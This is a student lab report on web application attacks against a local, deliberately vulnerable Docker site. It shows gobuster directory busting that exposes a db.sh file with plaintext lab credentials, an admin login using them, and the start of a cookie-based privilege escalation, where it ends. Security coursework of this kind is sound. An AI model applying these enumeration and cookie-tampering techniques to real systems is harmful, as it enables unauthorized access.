Maria Valencia

Csc 154

Lab 9


Lab 9: Web Application Attacks

Exercise 9.1 - Directory Busting


In this task, I will perform directory busting against a vulnerable web application running as a docker container on my Kali VM.

Step 1: Install Docker

I ran the following commands in a bash terminal and then restarted my VM.




```
┌──(maria㉿kali)-[~/Desktop]
└─$ sudo apt update
[sudo] password for maria:
Hit:1 http://http.kali.org/kali kali-rolling InRelease
1690 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(maria㉿kali)-[~/Desktop]
└─$ sudo apt install -y docker.io
Installing:
  docker.io

Installing dependencies:
  containerd    libintl-xs-perl         libproc-processtable-perl  runc
  docker-cli    libmodule-find-perl     libsort-naturally-perl     tini
  libintl-perl  libmodule-scandeps-perl  needrestart

Suggested packages:
  containernetworking-plugins  cgroupfs-mount  xfsprogs
  docker-doc                   debootstrap     zfs-fuse
  aufs-tools                   rinse           | zfsutils-linux
  btrfs-progs                  rootlesskit

Recommended packages:
  criu

Summary:
```



```
┌──(maria㉿kali)-[~/Desktop]
└─$ sudo usermod -aG docker $USER

┌──(maria㉿kali)-[~/Desktop]
└─$ 
```


Step 2: Run Vulnerable-Site

I cloned the vulnerable site repository on my kali VM.




```
┌──(maria㉿kali)-[~]
└─$ git clone https://github.com/dhammon/vulnerable-site
Cloning into 'vulnerable-site'...
remote: Enumerating objects: 26, done.
remote: Counting objects: 100% (26/26), done.
remote: Compressing objects: 100% (21/21), done.
remote: Total 26 (delta 5), reused 24 (delta 4), pack-reused 0 (from 0)
Receiving objects: 100% (26/26), 4.39 KiB | 4.39 MiB/s, done.
Resolving deltas: 100% (5/5), done.

┌──(maria㉿kali)-[~]
└─$ 
```

I changed the directory to vulnerable-sit and ran the vulnerable app as a docker container.




```
┌──(maria㉿kali)-[~]
└─$ cd vulnerable-site

┌──(maria㉿kali)-[~/vulnerable-site]
└─$ docker run -it -d -p "80:80" -v ${PWD}/app:/app --name vulnerable-site ma
ttrayner/lamp:latest
Unable to find image 'mattrayner/lamp:latest' locally
latest: Pulling from mattrayner/lamp
ab2d02b1ec42: Pull complete
ccfecfa17ed6: Pull complete
82f33614d7a4: Pull complete
bca115084486: Pull complete
ca3536996d36: Pull complete
71ad19f18fae: Pull complete
9def25c3c467: Pull complete
768432fde6c6: Pull complete
e62903c25782: Pull complete
15a37bb91356: Pull complete
```

I corrected the error of lamp:latest in the bottom screenshot.




```
┌──(maria㉿kali)-[~/Desktop]
└─$ cd vulnerable-site

┌──(maria㉿kali)-[~/Desktop/vulnerable-site]
└─$ docker run -it -d -p "80:80" -v ${PWD}/app:/app --name vulnerable-site ma
ttrayner/lamp:0.8.0-1804-php7
d4d1105d102944a0669fddb8067ff6127901758ccca38e4fb90d156ba3d0f911

┌──(maria㉿kali)-[~/Desktop/vulnerable-site]
└─$ docker container ls
CONTAINER ID   IMAGE                           COMMAND      CREATED
 STATUS          PORTS                                          NAMES
d4d1105d1029   mattrayner/lamp:0.8.0-1804-php7   "/run.sh"    13 seconds ago
 Up 11 seconds   0.0.0.0:80→80/tcp, :::80→80/tcp, 3306/tcp    vulnerable-sit
e

┌──(maria㉿kali)-[~/Desktop/vulnerable-site]
└─$ 
```

The container will run in the background but may need a couple minutes to fully boot. After waiting a couple minutes, run the db.sh script on the container to populate the application's database.




```
┌──(maria㉿kali)-[~/Desktop/vulnerable-site]
└─$ docker exec vulnerable-site /bin/bash /app/db.sh

┌──(maria㉿kali)-[~/Desktop/vulnerable-site]
└─$ 
```

I opened the firefox browser in my Kali VM to http://127.0.0.1 and observed the vulnerable-site application is running!



Step 3: Install gobuster


I installed gobuster package on my kali vm.



```
┌──(maria㉿kali)-[~/Desktop/vulnerable-site]
└─$ sudo apt install gobuster -y
[sudo] password for maria:
Installing:
  gobuster

Suggested packages:
  cupp

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1690
  Download size: 2710 kB
  Space needed: 8858 kB / 11.8 GB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 gobuster amd64 3.6.0-
1+b4 [2710 kB]
Fetched 2710 kB in 1s (4008 kB/s)
Selecting previously unselected package gobuster.
(Reading database ... 395948 files and directories currently installed.)
Preparing to unpack .../gobuster_3.6.0-1+b4_amd64.deb ...
Unpacking gobuster (3.6.0-1+b4) ...
Setting up gobuster (3.6.0-1+b4) ...
Processing triggers for man-db (2.12.1-2) ...
Processing triggers for kali-menu (2024.3.1) ...
```


Step 4: Directory Busting

I started a directory busting attack against the vulnerable site using gobuster and discovered the db.sh script in the web root directory.




```
┌──(maria㉿kali)-[~/Desktop/vulnerable-site]
└─$ gobuster dir -u http://127.0.0.1/ -w /usr/share/wordlists/dirbuster/direc
tory-list-2.3-medium.txt -t 10 -x php,sh
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://127.0.0.1/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.
3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,sh
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 358]
/.php                 (Status: 403) [Size: 274]
/home.php             (Status: 200) [Size: 12]
/user.php             (Status: 200) [Size: 12]
/admin.php            (Status: 200) [Size: 12]
/footer.php           (Status: 200) [Size: 9]
/db.sh                (Status: 200) [Size: 398]
/phpmyadmin           (Status: 301) [Size: 311] [--> http://127.0.0.1/phpmyad
min/]
/.php                 (Status: 403) [Size: 274]
/server-status        (Status: 403) [Size: 274]
Progress: 661680 / 661683 (100.00%)
```

After a few seconds, gobuster discovers the db.sh file! I open the Firefox browser in my Kali VM and navigate to the file http://127.0.0.1/db.sh. The file downloads from the container. Open the file by clicking the download shortcut and observe the file contents include username and passwords in the INSERT commands!



```
#!/bin/bash
mysql -uroot<<MYSQL_SCRIPT
CREATE DATABASE company;
CREATE TABLE company.users (
    id int,
    username varchar(255),
    password varchar(255),
    role varchar(255)
);
INSERT INTO company.users (id,username,password,role) VALUES (1,'admin','SuperSecret1!','administrator');
INSERT INTO company.users (id,username,password,role) VALUES (2,'daniel','Password123','user');
MYSQL_SCRIPT
~
~
```

From my Kali VM Firefox browser, I navigate to the vulnerable site's login page http://127.0.0.1/. Enter the administrator username and password found from the db.sh file. Observed that the credentials were valid as the browser directs us to the Welcome Page, pwned!!



Welcome!

User Page | Admin Page

Version: beta

Exercise 9.2 Cookie Privesc

Web applications could insecurely rely on cookie values to handle authorization decisions. I will identify and exploit a vulnerable application's cookie to escalate privileges in this task from my kali VM.

Step 1: Install Docker


This step is skipped since I did this in exercise 9.1 😊

Step 2: Install Vulnerable-site


This step is skipped since I did this in exercise 9.1 😊

Step 3: Enumerate Cookies (this says step 2 in the files (there's two step 2)

With the vulnerable-site running in my kali VM, I opened Firefox and navigated to http://127.0.0.1/. I logged in as the low privileged user.




I then opened the developer console (f12), selected the storage tab, cookies, and selected the http://127.0.0.1 site. I observed that there is a cookie called "role: with a value of "user".



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure
PHPSES...	0cavtve6h22hs...	127.0.0.1	/	Session	35	false	false
role	user	127.0.0.1	/	Session	8	false	false

Step 4: Escalate Privileges

